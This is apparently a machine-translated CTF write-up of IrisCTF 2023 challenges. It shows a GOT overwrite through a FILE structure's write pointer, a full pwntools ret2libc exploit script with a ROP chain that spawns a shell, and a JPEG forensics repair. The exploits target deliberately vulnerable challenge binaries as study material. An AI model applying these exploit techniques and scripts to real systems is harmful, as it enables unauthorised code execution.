This page has been machine-translated from the original page.
Happy New Year.
We participated in IrisCTF 2023 as our first CTF of 2023, while also welcoming new members to 0neP@dding.
As usual, I will briefly summarize only the parts that taught me something in this writeup.
Table of Contents
Pwn
babyseek

A challenge binary generated from the following source code was provided.
#include <stdlib.h>
#include <stdio.h>

void win() {
    system("cat /flag");
}

int main(int argc, char *argv[]) {
    // This is just setup
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    printf("Your flag is located around %p.\n", win);

    FILE* null = fopen("/dev/null", "w");
    int pos = 0;
    void* super_special = &win;

    fwrite("void", 1, 4, null);
    printf("I'm currently at %p.\n", null->_IO_write_ptr);
    printf("I'll let you write the flag into nowhere!\n");
    printf("Where should I seek into? ");
    scanf("%d", &pos);
    null->_IO_write_ptr += pos;

    // print & 'exit@got.plt'
    fwrite(&super_special, sizeof(void *), 1, null);
    exit(0);
}
Only the following two lines could change behavior depending on user input, so they gave a clear starting point.
I knew that the null structure was a file descriptor created by fopen("/dev/null", "w");, so I first investigated what would happen if I could arbitrarily modify _IO_write_ptr.
null->_IO_write_ptr += pos;
fwrite(&super_special, sizeof(void *), 1, null);
_IO_write_ptr is commented as Current put pointer in the library source, so it is the member variable that points to the current output position of the buffer.
By actually creating a file descriptor for /dev/stdout and decreasing the value of _IO_write_ptr, I confirmed that earlier characters would be overwritten.
At that point, because I could change the address held in _IO_write_ptr arbitrarily, I realized that &super_special, which stores the address of the win function used to retrieve the flag, could be written to arbitrary memory.
Looking at the source, we can see that exit(0); is called for the first time here.
fwrite(&super_special, sizeof(void *), 1, null);
exit(0);
In ELF, library functions are lazily bound, so when a function is called for the first time, the corresponding entry in the .plt section is referenced and execution jumps through the GOT (XXX@got.plt).
Reference: Tracing Library Function Calls via GOT/PLT
At that point, by adjusting _IO_write_ptr so that the GOT address embedded in the .plt entry used when exit is called is overwritten with the address of the win function, we can retrieve the flag.
However, to carry out this exploit, we need to identify the relevant address in the .plt section used by the process running on the challenge server.
Fortunately, when the program starts, the following lines leak the addresses of the win function and null->_IO_write_ptr.
printf("Your flag is located around %p.\n", win);
printf("I'm currently at %p.\n", null->_IO_write_ptr);
At that point, the relative position between the address identified with the print & 'exit@got.plt' command in gdb-peda and the address of the win function is constant, so we can determine the GOT table address of exit from the leaked address of win.
gdb-peda$ print & 'exit@got.plt'
$1 = (<text from jump slot in .got.plt, no debug info> *) 0x555555557468 <exit@got[plt]>
Finally, by providing an input value that changes null->_IO_write_ptr so that it points to the identified GOT table address of the exit function, I was able to retrieve the flag.
ret2libm

A challenge binary like the following was provided.
The binary itself is very simple, and the line gets(yours); clearly contains an obvious BoF vulnerability.
#include <math.h>
#include <stdio.h>
// gcc -fno-stack-protector -lm
int main(int argc, char* argv) {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);

    char yours[8];

    printf("Check out my pecs: %p\n", fabs);
    printf("How about yours? ");
    gets(yours);
    printf("Let's see how they stack up.");

    return 0;
}
Also, this time the address of the fabs function defined in libm is leaked by printf("Check out my pecs: %p\n", fabs);.
From there, my plan was to use the leaked address of fabs inside libm to determine the address of libc and then get a shell with ret2libc.
First, to determine how many bytes were required before controlling RSP via the BoF, I used gdb and msf-pattern_offset and found that the offset was 16 bytes.
# Use gdb and msf-pattern_offset to determine that the offset needed to control RSP is 16 bytes
$ msf-pattern_create -l 100
$ msf-pattern_offset -q a5Aa
[*] Exact match at offset 16
Next, I used info sharedlibrary in gdb to inspect the addresses that were loaded at runtime.
$ info sharedlibrary
From                To                  Syms Read   Shared Object Library
0x00007f861b03cf10  0x00007f861b05d550  Yes         /lib64/ld-linux-x86-64.so.2
0x00007f861aca9a80  0x00007f861ad681d5  Yes         /lib/x86_64-linux-gnu/libm.so.6
0x00007f861a8ce360  0x00007f861aa46afc  Yes         /lib/x86_64-linux-gnu/libc.so.6

$  x/16c 0x00007f861aca9a80
0x7f861aca9a80 <atan2Mp>:       0x41    0x57    0x41    0x56    0x4c    0x8d    0xd     0xd5

$ x/16c 0x00007f861a8ce360
0x7f861a8ce360 <__libgcc_s_init>:       0x55    0x53    0x48    0x8d    0x3d    0x7d    0x23    0x19
info sharedlibrary shows, in the From column, the addresses where the .text sections of the loaded libm.so and libc.so are placed.
If we check which functions are located at the relevant .text section offsets using Ghidra or readelf, we can confirm that they match the loaded addresses.
atan2Mpinlibm.so(0x00007f861aca9a80)

Also, the relative position between the loaded libm.so and libc.so addresses remains constant even when PIE is enabled.
In other words, by calculating the base address of libm.so from the leaked address of fabs, we can ultimately obtain the base address of libc.so.
Once we know that, the rest is a standard ret2libc problem, so we can gather everything we need by identifying the offsets of the system function and "/bin/sh" from the provided library files.
# Determine the address where library functions are loaded
$ info sharedlibrary
From                To                  Syms Read   Shared Object Library
0x00007f97469fdf10  0x00007f9746a1e550  Yes         /lib64/ld-linux-x86-64.so.2
0x00007f974666aa80  0x00007f97467291d5  Yes         /lib/x86_64-linux-gnu/libm.so.6
0x00007f974628f360  0x00007f9746407afc  Yes         /lib/x86_64-linux-gnu/libc.so.6

# Determine the address of the system function
$ p system
0x7f97462bd420 <__libc_system>

# Determine the address of "/bin/sh"
$ find "/bin/sh" libc
libc : 0x7f8659807d88 --> 0x68732f6e69622f ('/bin/sh')

# Search for ROP gadgets inside libc
$ ropsearch "pop rdi" libc
Searching
0x00007f9746355873

# To fix stack alignment, search for a ROP gadget that returns with ret
$ ropsearch "ret" libc
Searching
0x00007f97462c0528

# Address of fabs leaked at runtime
Check out my pecs: 0x7f9746690cf0
By calculating the differences between the addresses based on the information above, I was able to determine all of the addresses needed for ret2libc from the leaked address of fabs.
atan2Mp=fab-156272
libgcc_init=atan2Mp-4044576
sysaddr=libgcc_init+188608
str_bin_sh=libgcc_init+1649192
pop_rdi=libgcc_init+63083
ret=libgcc_init+201160
From here, I constructed the payload.
This time, I debugged inside a Docker container so that I could use the same library versions as the challenge server.
So I first installed gdbserver and tmux inside the Docker container and started them.
sudo apt install gdb gdbserver tmux -y

# Start tmux
tmux
Reference: Running pwntools gdb debug feature inside Docker containers
Here is the final script I wrote.
# sudo apt install gdb gdbserver
# sudo apt install tmux
# https://gist.github.com/turekt/71f6950bc9f048daaeb69479845b672b
from pwn import *

binary_path = "./chal"
elf = context.binary = ELF(binary_path)
context(terminal=['tmux', 'split-window', '-h'])

# running
io = gdb.debug(binary_path, '''
   break *(main+153)
''')

# io.remote("addr", 42072)

recv = io.recvline()
fab = int(recv[len("Check out my pecs: "):-1].decode(),16)

payload = b''
payload = b'\x41'*16

atan2Mp=fab-156272
libgcc_init=atan2Mp-4044576
sysaddr=libgcc_init+188608
str_bin_sh=libgcc_init+1649192
pop_rdi=libgcc_init+63083
ret=libgcc_init+201160

payload = b""
payload += b"\x41"*16
payload += p64(ret)
payload += p64(pop_rdi)
payload += p64(str_bin_sh)
payload += p64(sysaddr)

print("fab: {}".format(hex(fab)))
print("libgcc_init: {}".format(hex(libgcc_init)))
print("sysaddr: {}".format(hex(sysaddr)))
print("str_bin_sh: {}".format(hex(str_bin_sh)))
print("pop_rdi: {}".format(hex(pop_rdi)))
print("ret: {}".format(hex(ret)))

io.sendline(payload)
recv = io.recv()
io.interactive()
Forensic
babyforens

A corrupted JPG file was provided.
I needed to extract the following information from it.
- The latitude and longitude of the shooting location, converted to decimal notation
- The UNIX timestamp of when the photo was taken
- The camera’s serial number
- The string embedded in the image
The challenge itself should have been easy, but I wasted a lot of time by overthinking it.
First, the shooting location’s latitude and longitude, the time, and the serial number can all be obtained easily with exiftool.
I used the following site to convert the latitude and longitude into decimal notation.
Reference: [Benricho] Converting Latitude/Longitude Between Decimal and Sexagesimal (Degrees, Minutes, Seconds)
There was also one catch with the UNIX timestamp: it had to be calculated using the time zone obtained from the Exif data.
Reference: Time zone list / Epoch to time zone converter
Because UNIX time ignores leap seconds in its calculation, I thought it was important to note that if you convert the timestamp to UTC before calculating UNIX time, the result differs from calculating UNIX time without changing the time zone.
After checking another person’s writeup, it seems the real issue was not leap seconds but the need to take daylight saving time into account.
Finally, for the string embedded in the image, my first idea was to extract from the damaged JPG file the range of data that begins with the start marker FF D8 and ends with the end marker FF D9 as a JFIF file.
dd if=./IMG_0917.jpg of=./out.jfif bs=1 skip=10934Reference: What Is Actually Inside a JPEG Image? - GIGAZINE
This did let me recover the image itself, but it became blurry and unreadable (perhaps because it had been compressed?).

I spent a while trying things like changing the size and resolution, but none of it worked, so in the end I decided to approach it by repairing the damaged image.

After investigating further, I found that what had been corrupted was the start marker of the image. By using a binary editor to rewrite it to the appropriate value, I was able to identify the secret string and retrieve the flag.

Conclusion
Everything I solved this time was introductory, so the solution ideas themselves came to me fairly smoothly, but I still spent quite a bit of time actually retrieving the flags because I was short on practical skill.
I hope to keep working steadily on CTFs this year as well, so here’s to another good year.